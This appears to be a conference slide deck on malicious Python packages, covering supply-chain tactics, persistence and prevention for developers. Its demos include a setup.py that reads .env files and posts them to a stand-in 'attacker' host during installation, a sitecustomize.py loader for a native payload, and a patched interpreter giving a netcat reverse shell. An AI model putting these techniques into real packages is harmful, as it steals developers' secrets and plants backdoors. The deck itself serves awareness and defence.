MalPython

Can You Trust Your Python?

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Slide + Code: https://github.com/xathrya/pycon-2024-malpython

Agenda

- Supply Chain Attacks
- Common Tactics
  - Delivery and Initial Foothold
  - Persistence
- Prevention

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Supply Chain Attack

in Python

(Software) Supply Chain Attack

- Type of cyberattack that target the process, tools, and infrastructure used to build, distribute, or update software to inject malicious code.
- Exploit the trust placed in the software supply chain.

We talk specifically about supply chain attack with python packages.

Python is Popular

- Widely used for development and automation.
- Cross-platform support
- Easily integrate with other technologies
- Large community and ecosystem
    - Third party packages for almost any use case.

Most of us rely on available packages

But, can you trust the code?

Developers are the Target

- More attacks directed to the users or developers.
  - User is always the weak part.
  - Can lead to compromising the IT infrastructure.
  - Can lead to compromising the software made by developers.
- Challenges in verifying the security of these dependencies.
- Introduced as malicious packages.
  - Anyone can upload packages to PyPi.
  - Unspecific, mass/wide-range target.

The Impact

What could happen when you install malicious packages?

- Exfiltrate sensitive data: SSH keys, GPG keys, cloud credentials, configurations, environment variables, etc.
- Install backdoor
- Execute arbitrary code:
  - Reverse shell
  - Malware (ransomware, cryptominer, etc).
- Pivot or jump host for lateral movement.
- etc.

Common
Tactics and Techniques

What and how?

Attacker Goals

In most scenario, Attacker abuse Python code for:

- **Initial foothold**:
  Gaining access to the environment, which can be used for further exploitation.

- **Persistence**:
  Maintain long-term control over the system, remain active on system without being detected.

Typical Chain of Events

- Users install package, either:
  - Package is a malicious package
  - Package depends on a malicious package
- Malicious package runs and execute the payload
  - Compromising end-user:
    - Install malware
    - Establish persistence
  - Compromising software:
    - Add backdoor to the software

Getting Initial Foothold

Attacker deliver malicious code to victim.

Publish malicious packages into PyPI and lure victim to install it.

Some type of attacks:

- Dependency Confusion
- Typosquatting
- Hijacked Packages
- Forked Packages

Dependency Confusion

Register malicious packages with the same name as the legitimate internal packages but with higher version number.

Example cases:

- **Alex Birsan research** (2021)
  Compromising several major companies by injecting malicious packages [ref].

- **Torchtriton (2023)**
  Attacker publish package with the same name as the package shipped on the PyTorch nightly package [ref-1][ref-2].

Typosquatting

Publish packages with names very similar to popular ones. Relying on users mistyping the packages names.

- **Misspelling**, e.g.:
  - requests → requesrs, requesys, request [ref]
  - urllib3 →urlib3 [ref]

- **Ordering/separator confusion**, e.g.:
  - setuptools →setup-tools, setup_tools [ref]

- **Version confusion**, e.g.:
  - requests → request3
  - python-dateutil → python3-dateutil [ref]

Hijacked Packages

Malicious code is inserted into the existing (safe) packages.

- User contribution (pull request)
- Hacked developer account

Example case:

- fastapi-toolkit [ref]
- ssh-decorate [ref]
- phpass [ref]

Forked Packages

Fork a repository and insert malicious code into it.

Luring victim by offering features or capability which is not provided by the real package.

Example case:

- requests-darwin-lite [ref]

Demo: MalPkg1

Malicious code is inserted into package, as part of existing function or module.

Executed when user import module or invoke specific function.

Invoked on each import →

```
1   __version__ = "0.1.0"
2
3   # suppose this part is non-malicious code as in original package
4   from .greet import *
5
6   # insert malicious module here so it will be run whenever the package is imported.
7   # delete the payload() function after execution
8
9   try:
10      from .payload import *
11      del payload
12  except:
13      print()
14
15  # suppose this part is non-malicious code as in original package
```

malpkg1/malpkg1/__init__.py

Demo: MalPkg1

python3 setup.py sdist
pip install dist/malpkg1*.tar.gz

```python
import platform

# define function which contain the payload
def payload():
    if platform.system().startswith("Linux"):
        code="print('PyCon APAC 2024 <Linux Malicious Code>')"
    elif platform.system().startswith("Windows"):
        code="print('PyCon APAC 2024 <Windows Malicious Code>')"
    elif platform.system().startswith("Darwin"):
        code="print('PyCon APAC 2024 <macOS Malicious Code>')"
    else:
        code="pass"

    eval(compile(code, "<string>", "exec"))

# execute the payload immediately
payload()
```

malpkg1/malpkg1/payload.py


```
satria.pradana@ITID001678-MAC ~ % python3
Python 3.9.6 (default, Mar 29 2024, 10:51:09)
[Clang 15.0.0 (clang-1500.3.9.4)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> import malpkg1
PyCon APAC 2024 <macOS Malicious Code>
>>>
```

Demo: MalPkg2

Malicious code is inserted into setup process.

Executed once during installation.

Demo: MalPkg2




```
setuptools.setup(
    name="malpkg2",
    version="0.1.0",
    author="Satria Ady Pradana",
    description="Simple package to demonstrate malicious package",
    packages=setuptools.find_packages(),
    classifiers=[
        "Programming Language :: Python :: 3",
        "License :: OSI Approved :: MIT License",
        "Operating System :: OS Independent",
    ],
    project_urls={
        "Documentation": "https://github.com/xathrya/pycon_malpython",
        "Bug Reports":   "https://github.com/xathrya/pycon_malpython",
        "Source Code":   "https://github.com/xathrya/pycon_malpython",
    },
    python_requires=">=3.6",
)

# PAYLOAD: read environment variable
for f in [".env", os.path.expanduser("~/.env"), "/.env"]:
    if os.path.exists(f):
        with open (f, "rb") as r:
            content = base64.b64encode(r.read())
            data    = {"filename":f,"content":content.decode()}
            req     = request.Request("http://attacker/upload", data=json.dumps(data).encode(), method='POST')
            resp    = request.urlopen(req)
```

malpkg2/setup.py

← Invoked payload on setup

Latest Case (Sept' 2024)



https://unit42.paloaltonetworks.com/gleaming-pisces-applejeus-poolrat-and-pondrat/

Malicious packages:

- `real-ids` (versions 0.0.3 - 0.0.5)
- `coloredtxt` (version 0.0.2)
- `beautifultext` (version 0.0.1)
- `minisound` (version 0.0.2)

Obfuscated?

- Malicious code need to evade detection
  - Avoid using obvious code.

- How?
  - Transformation (encoding,compression,encryption)
  - Simplify code to one line
  - Use builtins or internal functions

Persistence

- What should be done after getting access to victim?
  - Make sure access is not lost!

- Attacker maintain access to the compromised environment.
  - Attacker contact the victim.
  - Victim contact the attacker.
    - On each reboot
    - On specific event

Option: compromise the python.

Abusing Autoload

Abusing Python feature for autoload malicious module on startup.

- **sitecustomize.py** file
  Create sitecustomize.py file on site-packages/ directory.

- **PYTHONSTARTUP** env variable
  Create any file and export its full path as PYTHONSTARTUP.

- **site.py** file
  Edit site-packages/site.py file.

See the repo for each case.

Demo: MalMod1

Create a sitecustomize.py file on site-packages/ directory.

Payload can be plain python script or cython module.

```
satria.pradana@I11D001678-MAC Documents % python3 -m site
sys.path = [
    '/Users/satria.pradana/Documents',
    '/Applications/Xcode.app/Contents/Developer/Library/Frameworks/Python3.framework/Versions/3.9/lib/python39.zip',
    '/Applications/Xcode.app/Contents/Developer/Library/Frameworks/Python3.framework/Versions/3.9/lib/python3.9',
    '/Applications/Xcode.app/Contents/Developer/Library/Frameworks/Python3.framework/Versions/3.9/lib/python3.9/lib-dynload',
    '/Users/satria.pradana/Library/Python/3.9/lib/python/site-packages',
    '/Applications/Xcode.app/Contents/Developer/Library/Frameworks/Python3.framework/Versions/3.9/lib/python3.9/site-packages',
]
USER_BASE: '/Users/satria.pradana/Library/Python/3.9' (exists)
USER_SITE: '/Users/satria.pradana/Library/Python/3.9/lib/python/site-packages' (exists)
ENABLE_USER_SITE: True
```

We choose user directory:
~/Library/Python/3.9/lib/python/site-packages/

Demo: MalMod1

Try to print something on each python startup

```
1   print("PyCon APAC 2024: MalPython (sitecustomize.py)")
2
3
```

~/Library/Python/3.9/lib/python/site-packages/sitecustomize.py

```
satria.pradana@ITID001678-MAC Documents % python3
PyCon APAC 2024: MalPython (sitecustomize.py)
Python 3.9.6 (default, Mar 29 2024, 10:51:09)
[Clang 15.0.0 (clang-1500.3.9.4)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

```
satria.pradana@ITID001678-MAC malpkg1 % python3 -m http.server
PyCon APAC 2024: MalPython (sitecustomize.py)
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
```

Beyond the Python Script

Instead of using plain python script as payload, we use binary code.

- Using shared library (DLL/SO)
- Convert Python to C then compile it.
- Create interface to execute the function in shared library.

Solution: using cython

Make sure you have cython installed.

```
pip install cython
```

Demo: MalMod1 (contd)

```
cdef extern from "stdio.h":
    void printf(const char *format, ...)

cdef extern void execute():
    printf("PyCon APAC 2024 (cython)\n")

```

malmod1/payload.pyx

Create binary module using cython

```
cd malmod1
python3 setup.py build_ext --inplace
```

```
# Put this on site-packages directory

import ctypes
import sys
import os

if sys.platform == "win32":
    libname = "payload.pyd"
else:
    libname = "payload.so"

path = os.path.join("/tmp", libname)
lib  = ctypes.CDLL(path)

lib.execute()
```

sitecustomize.py

Rename our payload shared library to either payload.pyd or payload.so according to platform.

Place it to /tmp

```
satria.pradana@ITID001678-MAC malmod1 % python3
PyCon APAC 2024 (cython)
Python 3.9.6 (default, Mar 29 2024, 10:51:09)
[Clang 15.0.0 (clang-1500.3.9.4)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

Compromising the Interpreter

What if we add malicious code into the interpreter?

- More advanced and complicated.
- Less suspected (?)

Action? Anything

- Create new thread and run something malicious.
- Hook internal function.

Python Internal

Source: Python 3.11.9

Execution flow (oversimplified)

- main()
  - pymain_main()
    - pymain_init()
    - Py_RunMain()
      - pymain_run_python()

Demo: MalInterp2

Source: Python 3.11.9

Create new thread and run payload.
- Different thread than python thread.
- Created before Python VM run.

Check the patch file.
- Create pymain_monitor()
- Call it on pymain_run_python()

Demo: MalInterp2

Attacker: listen to port 4444

nc -l 4444

Victim: run the python

./python -m http.server

```
satria.pradana@ITID001678-MAC base % ./python.exe -m http.server
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
```

```
satria.pradana@ITID001678-MAC Documents % nc -l 4444
id
uid=504(satria.pradana) gid=20(staff) groups=20(staff),12(everyone),61(localaccou
nts),80(admin),33(_appstore),98(_lpadmin),100(_lpoperator),204(_developer),250(_a
nalyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),400(
com.apple.access_remote_ae),701(com.apple.sharepoint.group.1)
```

Interactive? Automate?

Prevention

As User (Developer)

First of all: be aware!

Then

- **Pin dependencies**: use specific version explicitly.
- **Internal repositories**: setup internal repositories and configure pip to only fetch from these repositories.
- **Audit and monitor**: regularly audit the dependencies and any changes made to them.
- **Audit the pull request**: if you get pull requests, check if it’s malicious.

Thank You!

Prepared by Satria Ady Pradana
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